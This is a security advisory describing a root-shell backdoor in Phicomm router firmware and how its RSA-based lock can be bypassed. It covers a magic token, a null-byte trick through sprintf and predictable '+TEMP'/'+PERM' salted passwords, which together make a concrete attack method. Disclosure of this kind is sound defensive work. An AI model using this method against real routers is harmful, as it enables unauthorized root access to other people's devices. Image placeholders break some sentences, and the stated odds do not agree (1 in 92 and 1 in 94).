

Unpatchable Vulnerabilities in Phicomm Router Firmware

[← View More Research Advisories](#)

Synopsis

Insecure Backdoor Allowing Attackers on the Local Network to Obtain a Root Shell

AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H (8.8/8.6)

A daemon called **telnetd_startup** was found to be listening on UDP port 21210 on the Phicomm firmware for router models K2, K3, K3C, K2 A7, and K2G A1.

The intended use of this service appears to be to allow a client in possession of a certain private RSA key to launch a **telnetd** service and obtain a root shell on the device without any further authentication. This service is nowhere advertised to the owner of the router, and the private key in question is not made available to the owner, or under the owner's control.

After analysing and testing eleven different firmware versions, for various Phicomm router models, I have identified three distinct variations in the protocol implemented by the telnetd_startup backdoor.

K3C	mips	32.1.22.113	2017-07-24	Chinese	be189e091af8bf249bed9ca	none
K2P	mipsel	20.4.1.7	2017-08-09	Chinese	2d761af8a2c0b07328793c	none
K3C	mips	32.1.26.175	2017-09-19	Chinese	be189e091af8bf249bed9ca	none
K3C	mips	33.1.25.177	2017-09-21	International	be189e091af8bf249bed9ca	none
K2 A7	mipsel	22.6.506.28	2017-12-04	Chinese	57d9ae0ec017fbd21374f73	none
K3C	mips	32.1.45.267	2018-01-26	Chinese	2000b7a80aa866b442fd8f8	K3C_INTELALL_VER_3.0
K3C	mips	32.1.46.268	2018-01-31	Chinese	2000b7a80aa866b442fd8f8	K3C_INTELALL_VER_3.0
K2G A1	mipsel	22.6.3.20	2018-05-07	Chinese	6ff3c24241b5c55a5ec1e9c	K2_COSTDOWN__VER_3.0

MODEL	PUBLIC KEY	PRIVATE KEY	LEAKED	PLAINTEXT CONTROL	XOR SECRET	SALTS	TESTED
K2	CC232B9BB0	9FC8FFBF53A	yes	yes	no	PERP, TEMP	virtual
K3	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	yes	yes	no	PERP, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K2P	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	hardware
K2 A7	CC232B9BB0	9FC8FFBF53A	no	yes	yes	PERM, TEMP	virtual
K3C	E7FFD1A1BB	unknown	no	yes	yes	PERM, TEMP	virtual
K3C	E7FFD1A1BB	unknown	no	yes	yes	PERM, TEMP	virtual
K2G A1	E541A63168C	unknown	no	yes	yes	PERM, TEMP	hardware

The oldest generation I've found of Phicomm's `telnetd_startup` protocol (shaded blue, in the tables above) is relatively simple: the server waits to receive an encrypted message, which it decrypts and hashes with two different salts. It then waits for another message, and if *that* message matches either of those hashes, it will either spawn the telnet service or write a flag to the flash drive to trigger the spawning of telnet on boot. This is the protocol we see in the K2 22.5.9.163, released in early 2017. That particular build made the blunder of hardcoding the *private* key in the binary, which defeats the purpose of asymmetric encryption. This error enabled the creation of `RoutAckProV1B2.exe`, a router-hacking tool which has been circulating online for several years, which uses the pilfered private key to allow any interested party to gain root access to this iteration of the backdoor. Of course, as we just saw, use of the private key isn't even necessary to open the door. What the design overlooks—and this oversight will never be truly corrected—is that it's not only possible but easy to generate phony ciphertext that a public RSA key will "decrypt" into predictable, phony plaintext. Doing so will permit an attacker to subvert the locking mechanism on the backdoor, and gain unauthorized entry.


Phicomm responded to this situation in an entirely insufficient fashion in the next generation of the protocol (shaded yellow), which we find in the firmware versions released later in 2017, including the still-for-sale international release of the K3C (analysed above). They redacted the private key from the binary, but failed to change the public key. Their next design, moreover, appears to share the assumption that it's only by encrypting data the private key that an attacker can predict or control the


private key, but it's ultimately just a matter of discovering some phony ciphertext that decrypts to a plaintext that begins with a printable ASCII character. This gives us a 1 in 92 chance of colliding with the first byte of the random secret, which, due to the careless use of `sprintf's %s` specifier for bytearray concatenation, will result in the a completely predictable ephemeral password.

In the next iteration (mauve in the tables above) is the last we looked at, and likely the last released. Phicomm finally removed the compromised public key, and took the additional precaution of deploying a distinct public key to each router model. They also added a device-identifying handshake phase to the protocol, which makes the backdoor considerably stealthier—there's no real way to tell that it's listening on UDP port 21210, unless you send it the magic token `ABCDEF1234`. It responds to this magic token with a device-identifying hash, permitting the client to select the private key that matches the public key compiled into the service. The algorithm itself, however, shares the same security flaws as its predecessor, and is vulnerable to an essentially identical attack. This is the iteration we see in the Chinese market release of K3C 32.1.46.268, and the Chinese market K2G A1 22.6.3.20—the firmware image that ended up on certain Wavlink-branded routers, that Wavlink neglected to flash with firmware of their own.

The fully reverse engineered third-generation protocol is illustrated in the agent interaction diagram below.

Phicomm's Encrypted Backdoor on UDP Port 21210





Phicomm's implementation of this protocol is faulty, however. By means of a carefully crafted exchange of packets, an attacker is able to cause a *null* byte to appear at the head of a buffer that **telnetd_startup** uses internally to construct the ephemeral passwords that the client can use to persistently or temporarily launch **telnetd -l /bin/login.sh**. Condensing things a little, the pseudo-code

```


xor(SECRET_PLAINTEXT,
    RSA_public_decrypt(HARDCODED_PUBLIC_KEY,
                        ENCRYPTED_XOR_MASK));
temp_password = MD5(result);


```


Since the client controls the **ENCRYPTED_XOR_MASK**, all they need to do is find a buffer that the hardcoded public key will "decrypt" to a buffer that begins with a printable character, which gives it a 1-in-94 chance of colliding with the first character in the **SECRET_PLAINTEXT**. The **xor()** operation will then produce the desired null byte. When the resulting buffer is processed by **sprintf()**, using the **%s** format specifier, it will be treated as if it were empty, since **%s** designates a null-terminated string. This means that the result passed to the hasher will be nothing but the salt -- **"+TEMP"** for the password that will instantaneously launch **telnetd** and **"+PERM"** for the password that will do so persistently. This upshot of all this is that the attacker now has an extremely good chance of steering **telnetd_startup** towards a perfectly predictable ephemeral password. Since there is no rate-limiting mechanism in place, they should be able to obtain a root shell on the device within seconds.

